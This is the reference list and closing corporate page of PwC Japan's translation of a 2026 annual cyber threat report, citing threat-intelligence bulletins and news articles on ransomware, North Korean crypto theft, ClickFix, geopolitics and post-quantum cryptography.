98. @hacksider, GitHub, https://github.com/hacksider/Deep-Live-Cam (29 August 2025)
99. CTO-SIB-20251007-01A – ペイロードへのプロンプト – 脅威アクターによるAIの使用
100. CTO-SIB-20250304-01A – DeepSeekの出現
101. CTO-SIB-20251007-01A – プロンプトからペイロードへ – 脅威アクターによるAIの使用
102. ‘ESET researcher discovers the first known AI-written ransomware: I feel thrilled but cautious’, ESET, https://www.eset.com/blog/en/business-topics/threat-landscape/the-first-known-ai-written-ransomware (27 August 2025)
103. CTO-SIB-20251007-01A – プロンプトからペイロードへ – 脅威アクターによるAIの使用
104. CTO-SRT-20250902-01A – 攻撃とデータフレームを通じて – DragonForceがRaaSからSaaSへ拡大
105. @yashkumar45178, Medium, https://medium.com/@yashkumar45178/meet-reaperai-the-hacker-that-isnt-human-a13176452661 (26 August 2025)
106. ‘Disrupting the first reported AI-orchestrated cyber espionage campaign’, Anthropic, https://assets.anthropic.com/m/ec212e6566a0d47/original/Disrupting-the-first-reported-AI-orchestrated-cyber-espionage-campaign.pdf (November 2025)
107. ‘The dawn of AI-orchestrated cyberattacks: A call to action for cyber defense’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/ai-orchestrated-cyberattacks.html (14 November 2025)
108. CTO-TIB-20250604-02A – Black Araが活動開始
109. ‘North Korea lures engineers to rent identities in fake IT worker scheme’, Bleeping Computer, https://www.bleepingcomputer.com/news/security/north-korea-lures-engineers-to-rent-identities-in-fake-it-worker-scheme (2 December 2025)
110. CTO-TIB-20250528-01A – DPRK IT Workers – テクニカル分析
111. CTO-SIB-20250207-01A – DPRK IT Workers – 戦略的分析

112. CTO-TIB-20250528-01A – DPRK IT Workers – テクニカル分析
113. CTO-SIB-20251218-02A – 脅威アクターは最新のテックスタック全体をフォーカス
114. CTO-TIB-20250703-01A – エッジに生息
115. CTO-SIB-20250815-01A – 脅威インテリジェンスの推定 – 2026
116. CTO-SIB-20251203-01A – サイバー犯罪エコシステムにおける恐喝の手口
117. CTO-TIB-20250528-01A – DPRK IT Workers – テクニカル分析
118. CTO-SIB-20251218-02A – 脅威アクターは最新のテックスタック全体をフォーカス
119. CTO-SIB-20251007-01A – プロンプトからペイロードへ – 脅威アクターによるAIの使用
120. CTO-TIB-20250730-03A – Yellow Phobos – サーベイランスとインフルエンス活動を増大
121. CTO-TIB-20250804-01A – Yellow NixによるClickFixと巧妙な手口のうまい組み合わせ
122. CTO-TIB-20251015-01A – イエローワイパーの数々
123. CTO-TIB-20251111-01A – Click Fixの急成長
124. CTO-TIB-20251106-01A – 偽りの自由、見せかけの民主主義
125. CTO-TIB-20250804-01A – Yellow NixによるClickFixと巧妙な手口のうまい組み合わせ
126. CTO-TIB-20251002-02A – Yellow Garudaが共有するために一部のファイルを調整
127. 'North Korea's crypto hackers have stolen over $2 billion in 2025', Elliptic, https://www.elliptic.co/blog/north-korea-linked-hackers-have-already-stolen-over-2-billion-in-2025 (7 October 2025)
128. CTO-SIB-20250815-02A – Bybitの壮大な強奪と法執行機関にとっての課題
129. CTO-TIB-20250210-01A – Will(o)のインタビュー
130. CTO-SIB-20250815-02A – Bybitの壮大な強奪と法執行機関にとっての課題
131. CTO-TIB-20251014-01A – 金色に描かれたメッセージ
132. 'China accuses Washington of stealing $13 billion worth of Bitcoin in alleged hack – 127,272 tokens seized from Prince Group after owner Chen Zhi was indicted for wire fraud and money laundering, U.S. alleges', Tom's Hardware, https://www.tomshardware.com/tech-industry/cryptocurrency/china-accuses-washington-of-stealing-usd13-billion-worth-of-bitcoin-in-alleged-hack-127-272-tokens-seized-from-prince-group-after-owner-chen-zhi-was-indicted-for-wire-fraud-and-money-laundering-u-s-alleges (12 November 2025)
133. 'The Rise of Drainer-as-a-Service | Understanding DaaS', SentinelOne, https://www.sentinelone.com/blog/the-rise-of-drainer-as-a-service-understanding-daas (1 April 2024)
134. 'Drainer-as-a-Service in 2025: How Not to Hand Over All Your Crypto to a Scammer by Accident', BITHIDE, https://bithide.io/blog/security/secure-crypto-from-drainers (7 May 2025)
135. CTO-QRT-20250919-01A – Shai-Hulud NPMサプライチェーン攻撃
136. CTO-TIB-20250411-01A – Bybitが14億米ドルの暗号通貨に別れを告げる
137. 'The $1.5 Billion Bybit Hack: Full Breakdown of the Largest Crypto Heist in History', Medium, https://medium.com/coinmonks/the-1-5-billion-bybit-hack-full-breakdown-of-the-largest-crypto-heist-in-history-d7631bf4c23e (14 March 2025)
138. 'North Korea Responsible for $1.5 Billion Bybit Hack', FBI, https://www.ic3.gov/psa/2025/psa250226 (26 February 2025)
139. 'Bybit's $1.5 Billion Theft Unveiled: Safe{Wallet} Front-End Code Tampered', Medium, https://slowmist.medium.com/bybits-1-5-billion-theftunveiled-safe-wallet-front-end-code-tampered-84b78f0fa9c2 (27 February 2025)
140. 'The ByBit Heist and the Future of U.S. Crypto Regulation', CSIS, https://www.csis.org/analysis/bybit-heist-and-future-us-crypto-regulation (18 March 2025)
141. 'Silent Push Pivots into New Lazarus Group Infrastructure, Acquires Sensitive Intel Related to $1.4B ByBit Hack and Past Attacks', Silent Push, https://www.silentpush.com/blog/lazarus-bybit (25 February 2025)
142. CTO-TIB-20250411-01A – Bybitが14億米ドルの暗号通貨に別れを告げる
143. CTO-SIB-20250815-02A – Bybitの壮大な暗号強奪と法執行機関にとっての課題
144. CTO-SIB-20251215-01A – クロスオーバー – エグゼクティブを標的とすることでサイバー脅威が組織に影響を与える方法
145. BTI-TIB-C3BR-20251118 – Campanha espalha trojans via WhatsApp de máquinas comprometidas
146. CTO-TIB-20250528-01A – DPRK IT Workers – テクニカル分析
147. CTO-SIB-20250207-01A – DPRK IT Workers – 戦略的分析
148. 'Violent Extremists Dox Executives, Enabling Physical Threats', Recorded Future, https://www.recordedfuture.com/research/violent-extremists-dox-executives-enabling-physical-threats (27 March 2024)
149. 'The CEO Database Exposes Information on Over 1,000 Executives', Flashpoint, https://flashpoint.io/blog/ceo-database-exposes-information-on-executives (3 June 2025)
150. 'EP Trends: Residential Risks, Extremist Influencers, Shifting Tactics', ASIS Online, https://www.asisonline.org/security-management-magazine/latest-news/today-in-security/2025/february/executive-protection-trends (5 February 2025)
151. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)

152. CTO-SRT-20250205-01A – ガザの平和がサイバー戦争に新たなチャンスをもたらす
153. CTO-SRT-20250617-01A – イスラエルとイランが戦争へ
154. CTO-SRT-20250619-01A – ハクティビストのペルソナが再度アクティブ化
155. CTO-QRT-20250429-01A – パハルガム事件後に確認されたサイバー活動
156. CTO-TIB-20250723-01A – DRDOがミサイルテストを実施
157. CTO-SIB-20250724-01A – パハルガム事件後のパキスタンとインドの関係
158. CTO-SRT-20250207-01A – 10%の関税に対する中国の対応
159. CTO-TIB-20250725-01A – Red Irisが機密を漏らす
160. CTO-SIB-20250521-01A – 北京における第4回中国・CELACフォーラム
161. CTO-SRT-20250619-01A – ハクティビストのペルソナが再度アクティブ化
162. CTO-SIB-20250210-01A – 標的予測 – 2025年1号
163. 'Romanians confront a deluge of online disinformation ahead of a presidential election rerun', AP News, https://apnews.com/article/romania-european-union-elections-disinformation-2cae1b28b5059b7cee228142eadaca78 (27 April 2025)
164. CTO-SRT-20250205-01A – ガザの平和がサイバー戦争に新たなチャンスをもたらす
165. CTO-SRT-20250617-01A – イスラエルとイランが戦争へ
166. CTO-SRT-20250205-01A – ガザの平和がサイバー戦争に新たなチャンスをもたらす
167. 'Tool of First Resort: Israel-Hamas War in Cyber', Google, https://services.google.com/fh/files/misc/tool-of-first-resort-israel-hamas-war-cyber.pdf (February 2024)
168. CTO-SRT-20250619-01A – ハクティビストのペルソナが再度アクティブ化
169. CTO-SRT-20250619-01A – ハクティビストのペルソナが再度アクティブ化
170. 'Israelis receive fake terror attack warning to trick them into staying out of bomb shelters', The Jerusalem Post, https://www.jpost.com/israel-news/article-857969 (16 June 2025)
171. 'US and Israel launch strikes on Iran: what we know so far', The Guardian, https://www.theguardian.com/world/2026/feb/28/us-israel-launch-strikes-attack-iran-what-we-know-so-far-latest (28 February 2026)
172. 'Multiple Arab states that host US assets targeted in Iran retaliation', Al Jazeera, https://www.aljazeera.com/news/2026/2/28/multiple-gulf-arab-states-that-host-us-assets-targeted-in-iran-retaliation (28 February 2026)
173. 'Analysis: Khamenei's killing leaves Iran's 'axis' in disarray as war widens', Al Jazeera, https://www.aljazeera.com/features/2026/3/2/hold-analysis-khameneis-killing-leaves-irans-axis-in-disarray (2 March 2026)
174. CTO-SRT-20260223-01A – 米国とイランの核協議が変曲点を迎える
175. CTO-SRT-20260302-01A – 米国とイスラエルのイラン攻撃に続くサイバー脅威の展望
176. CTO-SIB-20251010-01A – 中東の紛争と脅威アクターの活動から2年後の状況
177. CTO-SRT-20251014-01A – イランが情報活動に再度焦点を当てる
178. CTO-SIB-20251010-01A – 中東の紛争と脅威アクターの活動から2年後の状況
179. CTO-SRT-20250428-01A – テロリストの攻撃後にインドとパキスタンの緊張が高まる
180. CTO-TIB-20250723-01A – DRDOがミサイルテストを実施
181. CTO-TIB-20250912-01A – Orange Chandiのグローバルな活動
182. CTO-TIB-20250609-02A – Orange Indraは活動を継続
183. CTO-TIB-20251113-01A – Orange Indraは2025年のキャンペーンを継続
184. CTO-SIB-20250724-01A – パハルガム事件後のパキスタンとインドの関係
185. 'The Cyberthreat Report', Trellix, https://www.trellix.com/assets/threat-reports/trellix-cyberthreat-report-executive-summary-april-2025.pdf (April 2025)
186. CTO-SRT-20250207-01A – 10%の関税に対する中国の対応
187. 'What's in Trump's sweeping new reciprocal tariff regime', Reuters, https://www.reuters.com/world/us/whats-trumps-sweeping-new-reciprocal-tariff-regime-2025-04-03 (3 April 2025)
188. 'Global stocks rally after US, China pause tariff war, but uncertainty remains', Reuters, https://www.reuters.com/world/china/us-china-reach-deal-slash-tariffs-officials-say-2025-05-12 (12 May 2025)
189. 'Stocks, dollar surge as US and China agree 90-day tariff relief', Reuters, https://www.reuters.com/markets/global-markets-wrapup-1-2025-05-11 (12 May 2025)
190. 'China extends suspension of extra tariffs on U.S. goods', The Hindu (AFP), https://www.thehindu.com/news/international/china-extends-suspension-of-extra-tariffs-on-us-goods/article70244997.ece (5 November 2025)

191. ‘In trade crisis, China courts the EU as a hedge against Trump’, Reuters, https://www.reuters.com/world/trade-crisis-china-courts-eu-hedge-against-trump-2025-04-11 (11 April 2025)
192. CTO-SIB-20250521-01A – 北京における第4回中国・CELACフォーラム
193. CTO-SIB-20250822-01A – 脚光を浴びるパナマ
194. CTO-SIB-20250124-01A – SuperJumpにS（IGINT）を加える
195. CTO-TIB-20251201-01A – RadarReflector：Aviation OSINTのADS-B／Mode-Sデータをアクティブに収集
196. CTO-SIB-20260120-01A – バックドアを構築した計画
197. CTO-SIB-20251202-01A – Dragons Den
198. CTO-SIB-20260304-01A – 5 Year Itch
199. CTO-SIB-20250815-01A – 脅威インテリジェンスの推定 – 2026
200. ‘Romanians confront a deluge of online disinformation ahead of a presidential election rerun’, AP News, https://apnews.com/article/romania-european-union-elections-disinformation-2cae1b28b5059b7cee228142eadaca78 (27 April 2025)
201. ‘How Russian-funded fake news network aims to disrupt election in Europe - BBC investigation’, BBC, https://www.bbc.com/news/articles/c4g5kl0n5d2o (21 September 2025)
202. CTO-SIB-20250310-03A – 七つの海の下で：海底ケーブルと脅威情勢
203. ‘The Scale of Russian Sabotage Operations Against Europe’s Critical Infrastructure’, IISS, https://www.iiss.org/research-paper/2025/08/the-scale-of-russian--sabotage-operations--against-europes-critical--infrastructure (August 2025)
204. CTO-SIB-20251028-01A – 標的予測 – 2025年5号
205. CTO-TIB-20250620-01A – White Dev 162が偽情報を安定して流す
206. ‘Influence operation exposed: How Russia meddles in Germany’s election campaign’, CORRECTIV, https://correctiv.org/en/fact-checking-en/2025/01/24/disinformation-operation-russian-meddling-in-german-election-campaign-exposed (24 January 2025)
207. ‘Authoritarian Strategies Online: Analysis and Monitoring of Digital Risks During the German Federal Election 2025’, CeMAS, https://cemas.io/en/publications/btw2025-en (14 April 2025)
208. ‘2026 Global Digital Trust Insights: C-suite playbook and findings’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
209. CTO-SIB-20251219-01A – ポスト量子の熱狂
210. アナリスト注記：US Government Accountability Office（GAO）の2023年の報告書によると、専門家はCRQCが今後10〜20年は存在しないと推測している（出典：‘Securing Data for a Post-Quantum World’, US GAO, https://www.gao.gov/assets/gao-23-106559.pdf (2023)）
211. ‘Quantum next: Navigating a new cyber threat landscape’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/quantum-computing-cybersecurity-risk.html (2025)
212. ‘Planning for post-quantum cryptography’, Australian Signals Directorate (ASD), https://www.cyber.gov.au/business-government/secure-design/planning-for-post-quantum-cryptography (22 September 2025)
213. ‘Preparing your organization for the quantum threat to cryptography (ITSAP.00.017)’, Government of Canada, https://www.cyber.gc.ca/en/guidance/preparing-your-organization-quantum-threat-cryptography-itsap00017 (February 2025)
214. ‘New Zealand Information Security Manual (NZISM)’, Government of New Zealand, https://nzism.gcsb.govt.nz
215. ‘Timelines for migration to post-quantum cryptography’, UK NCSC, https://www.ncsc.gov.uk/guidance/pqc-migration-timelines (20 March 2025)
216. ‘Quantum-Readiness: Migration to Post-Quantum Cryptography’, US Cybersecurity & Infrastructure Security Agency (CISA), https://www.cisa.gov/resources-tools/resources/quantum-readiness-migration-post-quantum-cryptography (21 August 2023)
217. ‘Quantum next: Navigating a new cyber threat landscape’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/quantum-computing-cybersecurity-risk.html (2025)

日本のお問い合わせ先

PwC Japanグループ
https://www.pwc.com/jp/ja/contact.html

www.pwc.com/jp

PwC Japanグループは、日本におけるPwCグローバルネットワークのメンバーファームおよびそれらの関連会社（PwC Japan有限責任監査法人、PwCコンサルティング合同会社、PwCアドバイザリー合同会社、PwC税理士法人、PwC弁護士法人を含む）の総称です。各法人は独立した別法人として事業を行っています。
複雑化・多様化する企業の経営課題に対し、PwC Japanグループでは、監査およびブローダーアシュアランスサービス、コンサルティング、ディールアドバイザリー、税務、そして法務における卓越した専門性を結集し、それらを有機的に協働させる体制を整えています。また、公認会計士、税理士、弁護士、その他専門スタッフ約13,500人を擁するプロフェッショナル・サービス・ネットワークとして、クライアントニーズにより的確に対応したサービスの提供に努めています。
PwCは、クライアントが複雑性を競争優位性へと転換できるよう、信頼の構築と変革を支援します。私たちは、テクノロジーを駆使し、人材を重視したネットワークとして、世界137の国と地域に364,000人以上のスタッフを擁しています。監査・保証、税務・法務、アドバイザリーサービスなど、多岐にわたる分野で、クライアントが変革の推進力を生み出し、加速し、維持できるよう支援します。

本報告書は、PwCメンバーファームが2026年3月に発行した『Annual Threat Dynamics 2026: Cyber threats in motion』を翻訳したものです。翻訳には正確を期しておりますが、英語版と解釈の相違がある場合は、英語版に依拠してください。
オリジナル（英語版）はこちらからダウンロードできます。
www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/annual-threat-dynamics.html

日本語版発刊年月：2026年7月　　管理番号：I202602-09